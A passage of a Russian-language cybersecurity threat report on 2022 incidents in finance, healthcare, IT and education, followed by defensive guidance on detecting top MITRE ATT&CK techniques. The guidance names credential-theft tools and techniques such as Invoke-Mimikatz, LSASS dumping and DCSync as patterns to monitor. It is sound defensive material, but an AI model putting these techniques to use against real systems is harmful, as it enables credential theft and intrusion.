Кража конфиденциальных данных и приостановка бизнес-процессов — наиболее распространенные последствия атак в 2022 году (53% и 41% инцидентов соответственно). К непосредственным финансовым потерям привели 6% инцидентов.



1

По данным исследований PwC <sup>1</sup>, почти половина (49%) руководителей компаний считают киберугрозы одним из факторов, наиболее влияющих на бизнес. Наибольшую обеспокоенность выразили финансовые организации: киберугроз опасаются 59% опрошенных из этой отрасли.

В России финансовый сектор также является одним из наиболее заинтересованных в обеспечении достаточного уровня защищенности: постоянно совершенствуется нормативно-правовая база, поддерживается непрерывный информационный обмен между ФинЦЕРТ <sup>2</sup> и организациями (число которых составляет более 800), проводятся форумы по информационной безопасности.

Кредитно-финансовые учреждения ежегодно составляют около четверти компаний, которые обращаются к специалистам по ИБ за тестированием на проникновение и за верификацией недопустимых событий. И хотя финансовый сектор лучше всего подготовлен к атакам по сравнению с остальными отраслями экономики, уровень защищенности организаций от внутреннего и внешнего злоумышленника остается недостаточно высоким. В 86% финансовых учреждений <sup>3</sup>, исследованных экспертами Positive Technologies с 2021 по 2022 год в ходе внешних пентестов, удалось получить доступ в локальную сеть, причем в половине из этих компаний проникнуть во внутреннюю сеть смог даже злоумышленник, не имевший высокого уровня подготовки. Исключением стал один банк, который не в первый раз заказывал проведение пентеста и учел все рекомендации: исследователям удалось получить доступ только в демилитаризованную зону — буферную зону между ресурсами сетевого периметра и локальной вычислительной сетью.



2

<sup>3</sup> В выборку вошли внешние и внутренние тестирования, выполненные для организаций кредитно-финансового сектора, при проведении которых заказчики не вводили существенных ограничений на тестируемые сети и системы.



В финансовой сфере в список типовых недопустимых событий, которые специалистам Positive Technologies требовалось верифицировать, вошли:

- ▶ Вывод денежных средств свыше установленной суммы со счетов финансовой организации или ее клиентов.
- ▶ Приостановка операционных процессов финансовой организации из-за недоступности информационных систем.
- ▶ Недоступность цифровых финансовых сервисов для клиентов компании в течение определенного срока.
- ▶ Искажение или уничтожение информации в базах данных (в том числе в резервных копиях), используемых в операционной деятельности финансовой организации.
- ▶ Атаки на клиентов и партнеров организации через ее инфраструктуру и цифровые сервисы.
- ▶ Утечка баз данных, содержащих персональные данные клиентов, банковскую тайну и иную конфиденциальную информацию.

Способы реализации этих событий, которые указываются при проведении работ, различаются. Например, злоумышленник может вывести денежные средства, получив доступ к процессингу карт,



к банковским системам с правами, достаточными для совершения банковских операций, или удаленный доступ к банкоматам с правами на загрузку файлов на конечные устройства.

Большая часть критически опасных уязвимостей в финансовых организациях связана с отсутствием актуальных обновлений ПО. В 43% организаций выявленные критически опасные уязвимости связаны с недостатками парольной политики.

## Выводы

Защищенность финансовых организаций с каждым годом повышается. Для проведения атаки на такие структуры и извлечения финансовой выгоды злоумышленнику нужны более высокая квалификация и более глубокие знания внутренних бизнес-процессов, чем при взломе компаний других отраслей, поэтому интенсивность атак постепенно снижается, а основным орудием преступников становится социальная инженерия. В то же время в дарквебе увеличивается активность киберпреступников по торговле доступами в корпоративную сеть банков и поиску нелояльных сотрудников. Результаты тестирований на проникновение и верификации недопустимых событий показывают, что, несмотря на относительно хороший уровень защиты от внешнего злоумышленника, компании могут понести серьезный ущерб от кибератаки. Мы рекомендуем финансовым организациям уделить особое внимание не только регулярному тестированию на проникновение, но и верификации недопустимых событий, а также тех событий, которые могут нанести значительный ущерб инфраструктуре.



# Недопус- тимые события

1

Кража денежных  
средств из банкоматов



2

Приостановка  
обслуживания клиентов



3


Приостановка  
клиринговых  
и расчетных услуг



4

Кража данных  
клиентов





# для финансовых организаций: реальные примеры

## Банк Mahesh

В результате кибератаки была скомпрометирована инфраструктура банка и из 938 банкоматов были похищены денежные средства в размере 1 млн рупий.

## Банк Millennium BCP

DDoS-атака на коммерческий банк Португалии привела к тому, что обслуживание клиентов было приостановлено на 90 минут.

## Центральный депозитарий ценных бумаг (CDSL)

Злоумышленникам удалось заразить несколько компьютеров в депозитарии вредоносным ПО. В результате атаки операции с ценными бумагами были приостановлены.


## Страховая компания Medibank Private Limited

Киберпреступники смогли украсть персональные данные 9,7 млн клиентов. Среди утекших данных фигурировали и сведения о состоянии здоровья клиентов.

## Страховая компания Aon

Злоумышленники похитили данные клиентов страховой компании, в том числе номера социального страхования, информацию о водительских правах и льготах. Клиенты подали два коллективных иска в связи с тем, что компания не проинформировала их об инциденте.

# Медицина лидирует по утечкам данных



**ЕКАТЕРИНА КИЛЮШЕВА**

Руководитель исследовательской группы департамента аналитики информационной безопасности Positive Technologies

Более чем в 80% случаев успешные атаки приводили к утечкам данных о пациентах: в основном персональных данных и медицинской информации. В системах медучреждений содержатся большие объемы данных, и обычно преступники могут получить следующие сведения: имя, дату рождения, физический адрес, телефонный номер, реквизиты счетов и номера карт, информацию о страховке, номер водительского удостоверения, адрес электронной почты, историю болезни, данные о состоянии здоровья и другую информацию о пациентах. В России резонансным стал инцидент с утечкой данных клиентов лаборатории «Гемотест», а именно персональных данных и результатов анализов.

В каждом третьем инциденте были замечены перебои в рабочих процессах, причем иногда их последствия затрагивали не только отдельные учреждения, но и целое государство. Например, из-за кибератаки на IT-инфраструктуру здравоохранения Гренландии в течение двух недель было ограничено оказание всех медицинских услуг на территории острова.

В половине атак использовалось вредоносное ПО, преимущественно шифровальщики. Среди самых распространенных — Conti, AvosLocker, Black Basta, Hive. Чаще всего злоумышленники доставляли ВПО через электронную почту с использованием приемов социальной инженерии и путем эксплуатации уязвимостей на сетевом периметре. Достаточно высок процент атак (26%), в которых доступ к инфраструктуре был получен путем компрометации корпоративных учетных данных, что говорит о слабости парольной политики и недостаточном внедрении двухфакторной аутентификации, а также об эффективности фишинговых атак на сотрудников. В четверти атак злоумышленники использовали недостатки защиты ресурсов на периметре организаций.

→ **Медучреждения уже пятый год подряд остаются в тройке самых атакуемых отраслей: в 2022 году доля инцидентов, зафиксированных в сфере здравоохранения, составила 9% среди всех организаций, а количество инцидентов держится на уровне 2021 года. Медучреждения чаще всего становились источником утечек данных среди организаций ❶.**



**На медучреждения будут оказывать давление вымогатели, поэтому необходимо обеспечить бесперебойную работу внутренних сервисов даже в условиях взлома инфраструктуры**

## Прогнозы

Атаки злоумышленников, нацеленные на кражу конфиденциальных данных, продолжатся. Следует убедиться, что приняты все необходимые меры по обеспечению безопасности конфиденциальных данных, поскольку сейчас медицинские организации показывают не самый высокий уровень защищенности. Вероятны и фишинговые атаки непосредственно на пациентов с целью получения учетных данных от личных кабинетов, в которых хранятся персональные данные и истории болезни, поэтому необходимо вводить строгие методы проверки подлинности пользователей, внедрять обязательную двухфакторную аутентификацию для клиентских сервисов.

С другой стороны, на медучреждения будут оказывать давление вымогатели, поэтому необходимо обеспечить бесперебойную работу внутренних сервисов даже в условиях взлома инфраструктуры, а также возможность в кратчайшие сроки восстановить ее работоспособность. Новые векторы атак открываются с распространением телемедицины: можно ожидать атак, направленных на взлом сервисов и приложений, которые используются для оказания дистанционных услуг.

Атаки, направленные на взлом медицинских устройств личного пользования, вряд ли станут массовыми в ближайшее время. Но эти устройства могут стать целями для высокотаргетированных атак. Вендорам следует еще на этапе разработки позаботиться о защищенности медицинских аппаратов, чтобы избежать массового отзыва при обнаружении проблем с их безопасностью.

# Недопустимые события

1

Кража  
конфиденциальной  
информации



2

Перенос плановых  
операций и отмена  
приема пациентов



3

Стихийный переход  
к бумажному документо-  
обороту и потеря доступа  
к медицинским записям



4

Приостановка  
деятельности отделения  
лучевой терапии




5

Угроза жизни  
пациента







# для медицинских организаций: реальные примеры

## Медицинская лаборатория «Гемотест»

Злоумышленники получили доступ к информационным системам медицинской лаборатории. В результате атаки из базы данных лаборатории «Гемотеста» были выгружены более 30 млн строк персональных данных клиентов и 554 млн строк с результатами анализов клиентов, в том числе результаты тестов на ВИЧ.

## Больница Tallahassee Memorial Healthcare

Больницу атаковали злоумышленники, распространяющие программу-вымогатель. Все неэкстренные хирургические и амбулаторные процедуры были отменены, а пациентов, которым требовалась неотложная помощь, перенаправляли в другие клиники. На восстановление систем больнице потребовалась неделя.

## Больница All India Institute of Medical Sciences (AIIMS)

В результате кибератаки пациенты не могли записаться на прием, а врачи не могли получить доступ к медицинским записям. Работа больницы была парализована на две недели. Для справки: в эту больницу ежедневно обращались за помощью более 12 тысяч человек.

## Больница Castelluccio

В результате атаки группировки Vice Society на несколько дней была приостановлена деятельность отделения лучевой терапии в онкологическом отделении больницы. Также злоумышленники похитили конфиденциальную информацию, в том числе сведения о страховом покрытии услуг для пациентов, переписку сотрудников, сведения о записи пациентов.

## Больница MercyOne

Атака шифровальщика нарушила работу компьютерной системы, рассчитывающей дозировки лекарственных средств. Это привело к тому, что врач сформировал назначение, в котором доза лекарства была превышена в пять раз. Результатом стала передозировка у одного из пациентов.

# IT-компании: осторожность в использовании открытого ПО и контроль цепочки поставок

**ФЕДОР ЧУНИЖЕКОВ**

Аналитик исследовательской группы департамента аналитики  
информационной безопасности Positive Technologies

Число инцидентов в IT-компаниях в 2022 году несколько уменьшилось по сравнению с 2021 годом, однако на них приходится 6% от числа успешных атак на организации. В течение года мы наблюдали крупные атаки, направленные на IT-компании. Например, в феврале Lapsus\$ атаковали американского разработчика графических процессоров Nvidia <sup>1</sup>, а в начале марта под ударом оказалась компания Samsung, был украден исходный код для Samsung Galaxy <sup>2</sup>. Были взломаны также компании AMD, Cisco, Cloudflare, LastPass, Microsoft, Okta, Twilio.

В результате атаки на Nvidia был украден 1 ТБ данных, в том числе исходный код драйверов видеокарт. Позже через открытый чат Lapsus\$ стали предлагать свой инструмент для майнинга на графических процессорах компании, позволяющий обходить внутренние ограничения <sup>3</sup>. В дальнейшем украденные сертификаты Nvidia использовались злоумышленниками для подписи своего ВПО, чтобы создавать видимость легитимной программы (сертификаты использовались для подписи Cobalt Strike beacons и Mimikatz, а также различных бэкдоров и троянов удаленного доступа) <sup>4</sup>.



**Стоит ожидать атак, направленных на компрометацию учетных данных для доступа к ресурсам**

Еще одним громким инцидентом стала атака на компанию Okta, которая разрабатывает решения для управления учетными записями и доступом, в том числе решения для многофакторной аутентификации. По утверждению злоумышленников, их интересовали клиенты компании (атака затронула около 2,5% клиентов). К слову, сама Okta была взломана в результате компрометации одного из ее подрядчиков. Практически с одинаковой частотой в атаках на IT-компании использовались приемы социальной инженерии, компрометация учетных данных и эксплуатация уязвимостей на периметре. В каждой третьей атаке были замечены программы-шифровальщики.

## Прогнозы

Атаки на цепочки поставок ПО и услуг будут продолжаться, а значит, злоумышленники продолжат взламывать инфраструктуру IT-компаний. Поэтому необходимо предусмотреть меры защиты против таких событий, как кража сертификатов, утечка и модификация исходного кода программных продуктов, распространение вредоносных обновлений, несанкционированный доступ к данным или инфраструктуре клиентов. Поставщики облачных сервисов все чаще будут подвергаться атакам по мере того, как компании переносят свои данные в облачную инфраструктуру. В основном стоит ожидать атак, направленных на компрометацию учетных данных для доступа к ресурсам.

---

**В результате атаки на Nvidia был украден**

**1ТБ**

**данных**

---

# Недопус- тимые события

1

Кража исходного  
кода продуктов  
и сертификатов



---

2

Компрометация  
клиентов



---

3

Заражение клиентов  
вредоносным ПО



---

4

Перебои в работе  
клиентского сервиса




---

5

Кража данных  
клиентов



---



# для IT-компаний: реальные примеры

## Производитель графических процессоров Nvidia

Группировка Lapsus\$ похитила у Nvidia 1 ТБ данных, среди которых был исходный код драйверов видеокарт и сертификаты для подписи ПО. В дальнейшем украденные сертификаты использовались злоумышленниками для того, чтобы замаскировать вредоносное ПО под легитимные программы.

## Разработчик ПО для управления идентификацией Okta

В результате атаки supply chain злоумышленники из группировки Lapsus\$ проникли во внутреннюю сеть компании Okta. Затем преступники смогли получить доступ к инфраструктуре двух клиентов Okta. Также с использованием украденных учетных данных была произведена атака на мессенджер Signal: были скомпрометированы 1900 учетных записей пользователей.

## Разработчик программного обеспечения IObit

Злоумышленники разместили на форуме компании программу-вымогатель DeroHE. Вредоносное ПО было замаскировано под легитимную библиотеку, а большая часть файлов была подписана сертификатом IObit. Участникам форума были отправлены фишинговые письма, содержащие ссылку на страницу с вредоносом.

## Разработчик ПО для автоматизации сделок и клиринга транзакций ION

В результате атаки злоумышленников, распространяющих программу-вымогатель LockBit, была нарушена доступность сервиса обработки транзакций — брокерам и банкам пришлось обрабатывать сделки вручную.

## IT-компания Thales

Злоумышленники, распространяющие шифровальщик LockBit, атаковали компанию Thales, которая разрабатывает ПО, в частности для авиакосмической, морской и военной отраслей. В ходе атаки были украдены исходный код решения Space Ops, отчеты о мониторинге клиентов, схемы структур клиентов, бухгалтерские файлы, контракты и другая конфиденциальная информация.

# Наука и образо- вание страдают от шифровальщиков

**ФЕДОР ЧУНИЖЕКОВ**

Аналитик исследовательской группы департамента аналитики  
информационной безопасности Positive Technologies

Учреждения из сферы науки и образования входят в топ самых часто атакуемых организаций. Количество инцидентов в этой сфере сопоставимо с показателями 2021 года. Более чем в половине случаев злоумышленники смогли украсть конфиденциальные данные, преимущественно персональные данные пользователей. В каждой второй успешной атаке использовались шифровальщики, а основной целью злоумышленников было получение выкупа от образовательного учреждения.

В 59% случаев злоумышленники прибегали к методам социальной инженерии в отношении сотрудников, а в 25% атак для доступа к ресурсам организации подбирали учетные данные или использовали скомпрометированные пароли. В каждой пятой атаке злоумышленники эксплуатировали уязвимости в ПО. За 2022 год увеличилась доля атак на веб-ресурсы: с 11% до 20%.

**Некоторые группировки будут охотиться  
за исследовательскими наработками**



## Прогнозы

В атаках на научные и образовательные учреждения злоумышленники будут преследовать разные цели. Некоторые группировки будут охотиться за исследовательскими наработками, другие — за персональными и учетными данными, которые можно продать или использовать в последующих атаках. Вымогатели-шифровальщики также продолжат свою активность.

Стоит ожидать развития атак на сервисы онлайн-обучения. Помимо пользовательских данных, здесь представляют ценность и сами обучающие материалы: украденный доступ к дорогостоящим курсам можно продать по более привлекательной цене. В таких системах под угрозой могут оказаться и платежные данные, например в случае внедрения вредоносных скриптов на сайт. Кроме того, образовательные платформы могут служить для распространения вредоносного ПО и проведения атак на пользователей.

**Образовательные платформы могут служить для распространения вредоносного ПО и проведения атак на пользователей**

---

с 11%  
до 20%

---

увеличилась доля  
атак на веб-ресурсы  
за 2022 год

# Недопус- тимые события

1

Приостановка  
деятельности  
образовательного  
учреждения



2

Отключение  
веб-ресурса  
образовательного  
учреждения



3

Кража и публикация  
конфиденциальных  
данных







# для науки и образования: реальные примеры

## → Вестфальский университет

Злоумышленники, распространяющие программу-вымогателя BlackCat, атаковали Университет им. Вильгельма в Мюнстере. В результате кибератаки сотрудники и студенты потеряли доступ к информационным системам и телефонии, все занятия были отменены, университет был закрыт на два дня.

## → Университет Hochschule Harz

В результате атаки злоумышленников оказались недоступными информационные системы, в том числе почтовые сервисы, а серверы учреждения были отключены. Университет был закрыт на несколько дней.

## → Цюрихский университет



В результате атаки злоумышленников, распространяющих программу-вымогателя, веб-сайт крупнейшего университета Швейцарии был отключен на несколько дней.

## → Школы в Великобритании

Группировка Vice Society атаковала 14 британских школ. В результате кибератаки были похищены конфиденциальные данные, в том числе копии паспортов учащихся и их родителей, контракты с сотрудниками.

## → Технический университет Эйндховена

В результате атаки supply chain злоумышленники получили конфиденциальные данные 21 000 владельцев пропусков в университет. Среди похищенных данных были обнаружены полные имена, адреса электронной почты, домашние адреса, места рождения и другая конфиденциальная информация.





# Техно- ЛОГИИ и защита

# Как обна- ружить

# 10

## популярных техник атак

**ЯНА ЮРАКОВА**

Старший аналитик департамента информационной безопасности Positive Technologies

**АНТОН КУТЕПОВ**

Руководитель направления развития сообществ ИБ Positive Technologies

Исследование посвящено тому, как обнаруживать и предотвращать десять наиболее популярных техник MITRE ATT&CK. Эти техники чаще всего использовались экспертами Positive Technologies при проведении внутренних и внешних пентестов.

Кроме того, в этом исследовании можно найти информацию о функциях средств защиты, необходимых для выявления инцидентов, реагирования на них и их предотвращения, а также сопоставление мер защиты, предлагаемых сообществом экспертов по ИБ, с требованиями приказа ФСТЭК России от 11.02.2013 № 17.



Матрица  
MITRE ATT&CK

В прошлом году мы выпустили исследование, в котором рассказали о результатах внешних и внутренних пентестов <sup>1</sup>. Один из артефактов исследования — десять самых распространенных техник и подтехник MITRE ATT&CK, которые успешно применялись пентестерами. Тестирование на проникновение — это имитация атаки, поэтому с помощью этого списка мы научимся противодействовать реальным злоумышленникам. Мы поделимся советами, как обнаруживать техники и подтехники из этого списка, а также предложим превентивные меры, которые значительно усложнят атаку для злоумышленников или вовсе сведут к минимуму вероятность ее проведения в вашей организации. Для удобства все техники и подтехники сгруппированы по тактикам.

В рамках исследования были рассмотрены десять техник MITRE ATT&CK, которые были успешно применены пентестерами в реальных проектах; все они перечислены в таблице ниже.

Таблица 1. Перечень рассмотренных тактик и техник

ID	Тактика	Техника
T1190	Initial Access	Exploit Public-Facing Application
T1059	Execution	Command and Scripting Interpreter
T1098	Persistence	Account Manipulation
T1110	Credential Access	Brute Force
T1003		OS Credential Dumping
T1552		Unsecured Credentials
T1087	Discovery	Account Discovery
T1083		File and Directory Discovery
T1550	Lateral Movement	Use Alternate Authentication Material
T1071	Command and Control	Application Layer Protocol

В качестве основных источников событий, анализ которых поможет обнаружить факт применения той или иной техники, выступают:

- журнал событий ОС, в том числе событий, связанных с аудитом безопасности и входом в систему,
- сетевой трафик,
- журнал событий приложений,
- журнал событий на контроллере домена.

Чтобы облегчить предотвращение и обнаружение атак с использованием десяти самых популярных техник, можно использовать следующие СЗИ:

- системы управления событиями информационной безопасности (SIEM),
- системы анализа сетевого трафика (NTA),
- межсетевые экраны уровня приложений (WAF),
- межсетевые экраны нового поколения (NGFW),
- системы обнаружения вторжений (IDS),
- системы предотвращения вторжений (IPS),



- ▀ решения для обнаружения и реагирования на события, связанные с вредоносной активностью на конечных узлах (EDR), и их современную расширенную версию (XDR).

Также можно использовать встроенные в Windows механизмы обеспечения безопасности, например ПО для защиты от атак, направленных на кражу учетных данных (Credential Guard).

Основной набор функций средств защиты информации, которые помогут специалистам по ИБ обнаружить атаки или могут быть применены в качестве превентивной меры, представлен в разделе «Матрица D3FEND».

Мы сопоставили превентивные меры по защите от рассматриваемых техник атак с требованиями приказа ФСТЭК России № 17. Предложенные меры для основных десяти техник покрывают 33 из 113 требований приказа. Более подробно вы можете ознакомиться с сопоставлением в разделе «Сопоставление мер защиты информации».

## 1 Initial Access

Среди техник, используемых для получения первоначального доступа в инфраструктуру, чаще всего в успешных векторах атак пентестеров мы встречали эксплуатацию недостатков в общедоступном приложении — Exploit Public-Facing Application (T1190). Эта техника была применена в 100% проектов по внешнему тестированию на проникновение.

### Обнаружить атаку с использованием этой техники можно:

- ▀ в журнале событий приложения.

Применение эксплойтов может вызвать ошибки или спровоцировать неуспешные попытки аутентификации, которые будут отображены в журнале событий приложения, например в `access.log`, или в логах транзакций в базах данных;

- ▀ журнале событий ОС.

Обнаружить факт успешной эксплуатации уязвимости можно, например, по запуску команд, связанных с разведкой;

- ▀ сетевом трафике.

Для того чтобы выявить следы известных эксплойтов в сетевом трафике, можно воспользоваться сетевыми сенсорами систем NTA, IDS, WAF или NGFW. Если злоумышленники используют неизвестные (новые) эксплойты, обнаружить атаку можно только в том случае, если в новом эксплойте есть фрагменты старых нагрузок.

## Предотвратить атаку с использованием этой техники возможно, если:

- 1 выстроить процесс управления уязвимостями и обновлениями безопасности;
- 2 использовать системы анализа трафика (при условии наличия в продукте сетевых сенсоров, которые могут обнаружить эксплойт в трафике), со-временные межсетевые экраны нового поколения (NGFW), которые могут выявить эксплойт, межсетевой экран для веб-приложений (WAF), а также системы предотвращения вторжений (IPS);
- 3 сегментировать сеть организации, выделив демилитаризованную зону (ДМЗ);
- 4 изолировать приложения, расположенные в ДМЗ, используя технологии контейнеризации.

## 2 Execution

Среди всех техник, которые использовались для выполнения команд на скомпрометированных узлах, наиболее успешной оказалась техника, связанная с применением интерпретаторов командной строки (Command and Scripting Interpreter). Эта техника приводила к успеху в 93% пентестов.

Рисунок 1. Три самые популярные подтехники Command and Scripting Interpreter



### Обнаружить использование техники Command and Scripting Interpreter можно среди событий, связанных:

- с запуском процессов (Sysmon: 1 и Windows Security Log: 4688 (с включенным логированием строк запуска); для Linux: auditd: Syscall: execve).

Анализируйте аргументы, которые передаются в строках запуска скриптов. Обращайте внимание на названия некоторые атакующие не изменяют названия публично доступных скриптов;

- ▶ выполнением скриптов (события выполнения конвейера PowerShell: 4103; события выполнения блоков кода PowerShell: 4104).

Отслеживайте любые попытки включения функций запуска скриптов. Если такое изменение параметров системы происходит без участия администраторов, то необходимо убедиться в легитимности данной активности. Анализируйте содержимое выполняемых скриптов, потому что атакующие часто используют популярные скрипты в изначальном виде, без обфускации;

- ▶ загрузкой библиотек (Sysmon: 7).

Отслеживайте загрузки библиотек (например, JScript.dll или vbscript.dll) и другие события, связанные со скриптовыми языками.

### **Предотвращение атаки с использованием этой техники возможно, если:**

- 1 использовать решения EDR (XDR) для обнаружения и изучения вредоносной активности на конечных точках;
- 2 использовать песочницы;
- 3 отключить возможность запуска неподписанных сценариев;
- 4 удалить ненужные и неиспользуемые оболочки и интерпретаторы;
- 5 ограничить возможность запуска PowerShell до привилегированных пользователей.

## **3 Persistence**

Для закрепления в инфраструктуре в 82% исследованных компаний пентестеры успешно использовали технику Account Manipulation (T1098).

### **Обнаружить факт использования злоумышленниками техники Account Manipulation можно:**

- ▶ среди событий на контроллере домена.

Отслеживайте изменения объектов Active Directory с типом user в журналах безопасности на контроллерах домена. Для этого можно использовать события 5136, у которых в поле Class стоит значение user. Для того чтобы



отслеживать изменение конкретных атрибутов учетных записей, дополнительно нужно указывать названия атрибутов в поле LDAP Display Name;

- ▀ событий в журнале безопасности Windows.

Отслеживайте события, связанные с изменениями учетных записей пользователей (4738), изменениями учетных записей компьютеров (4742), добавлением пользователей группы безопасности (4732, 4728, 4756), а также соответствующие события изменения этих групп безопасности (4735, 4737, 4755). Такие изменения могут происходить, например, в нерабочее время или могут быть выполнены лицами, у которых нет причин для выполнения таких действий;

- ▀ событий, связанных с выполнением скриптов.

Настройте сбор событий запуска скриптов PowerShell. Благодаря этим событиям можно выявить использование различных командлетов для изменения учетных записей и их привилегий;

- ▀ событий запуска процессов.

Отслеживайте появление новых процессов, которые свидетельствуют об изменении параметров учетных записей. Обращайте внимание не только на сами процессы, но и на аргументы, с которыми они запускаются (включая пути к файлам, такие как `~/ssh/authorized_keys` или `/etc/ssh/sshd_config`).

## Советы по предотвращению атак с использованием техники Account Manipulation:

- 1 внедрите многофакторную аутентификацию;
- 2 сегментируйте сеть и настройте политику разграничения доступа. Правильная сегментация сети и разграничение доступа вынудит злоумышленника совершить гораздо больше операций для достижения цели, что повысит шансы специалиста по ИБ вовремя выявить его в сети и принять меры для предотвращения реализации недопустимого события;
- 3 ограничьте привилегированные учетные записи: они не должны использоваться для решения повседневных задач. Следуйте рекомендациям по организации работы с привилегированными учетными записями 2;
- 4 отслеживайте привилегии обычных пользователей; например, они не должны обладать разрешениями на изменение учетных записей или политик, связанных с учетными записями;
- 5 проверьте настройки безопасности контроллеров домена. Ограничьте доступ к потенциально ненужным протоколам и службам;
- 6 используйте EDR (XDR).



## Credential Access: OS Credential Dumping

Среди всех техник, направленных на кражу учетных данных, самой успешной была техника OS Credential Dumping. Она встречалась в 93% исследованных организаций. Существует несколько подтехник для получения дампа учетных записей; мы остановимся на самых часто используемых: DCSync (93%) и LSASS Memory (68%).

### Обнаружить атаку с использованием подтехники OS Credential Dumping: DCSync (T1003.006) можно проанализировав:

- ▮ события на контроллере домена (DC Security Log: 4662).

Осуществляйте мониторинг журнала событий на контроллере домена на предмет запросов, связанных с репликацией, и других действий, которые могут выполняться в рамках атаки DCSync;

- ▮ сетевой трафик.

Осуществляйте мониторинг сетевой активности контроллеров домена. Если будут выявлены запросы на репликацию со стороны узла, который не является контроллером домена, немедленно выясните, что это за узел и почему он запрашивает репликацию.



Анализируйте протокол DCE/RPC и ищите запросы с opnum = 3 (DRSGetNCChanges) <sup>3</sup>, свидетельствующие о начале репликации контроллера домена.

### Превентивные меры защиты от атак с использованием OS Credential Dumping: DCSync

- 1 контролируйте список учетных записей с привилегией «Репликация изменений каталога» и другими привилегиями, связанными с репликацией контроллера домена. Ознакомиться со списком учетных записей, обладающих этой привилегией, можно в списке управления доступом (ACL);
- 2 убедитесь, что у всех аккаунтов локальных администраторов сложные и уникальные пароли на всех узлах в сети;
- 3 не включайте пользователя в группу администраторов на всех устройствах в сети, если только за данной учетной записью не ведется тщательный контроль;
- 4 внедрите решение для обнаружения и изучения вредоносной активности на конечных точках (EDR и XDR);

- 5 если в инфраструктуре используется LAPS (local administrator password solution), то проследите, чтобы права на LAPS были только у административных учетных записей, которым они необходимы;
- 6 следуйте лучшим практикам администрирования корпоративной инфраструктуры и ограничьте использование привилегированных учетных записей пределами административных зон безопасности 4.



В этом случае будет также актуальна рекомендация, связанная с организацией работ с привилегированными учетными записями.

### Для обнаружения атаки с использованием подтехники OS Credential Dumping: LSASS Memory (T1003.001) необходимо просмотреть:

- ▀ события выполнения скриптов (события выполнения конвейера PowerShell: 4103; события выполнения блоков кода PowerShell: 4104).

Анализируйте события запуска скриптов PowerShell. Среди командлетов скрипта могут встретиться известные функции из хакерского инструментария, например Invoke-Mimikatz из набора PowerSploit;

- ▀ события запуска и доступа к процессу (Sysmon: 10 и Sysmon: 1, Windows Security Log: 4688 с включенным логированием строк запуска).

Осуществляйте мониторинг процессов, которые запрашивают доступ к процессу LSASS.exe на чтение. Появление новых несистемных процессов может свидетельствовать о попытке снятия образа памяти.

Собирайте и анализируйте аргументы, передаваемые в строках запуска. Атакующие часто изменяют название утилит для дампа, однако ключи параметров остаются теми же — по таким паттернам можно выявлять попытки дампа.

### Для предотвращения атак с использованием подтехники OS Credential Dumping: LSASS Memory необходимо:


- 1 включить правила Attack Surface Reduction (ASR);
- 2 активировать встроенное в Windows средство защиты Credential Guard и включить привилегированных пользователей домена в группу Protected Users;
- 3 по возможности отключить или ограничить NTLM и протокол для дайджест-аутентификации WDigest;
- 4 использовать (EDR (XDR));

- 5 для серверов Windows Server 2012 R2 и в Windows 8.1 — включить Protected Process Light;
- 6 убедиться, что доменная политика Store password using reversible encryption for all users in the domain отключена (выставлен запрет на использование обратимого шифрования).

## Credential Access: Brute Force

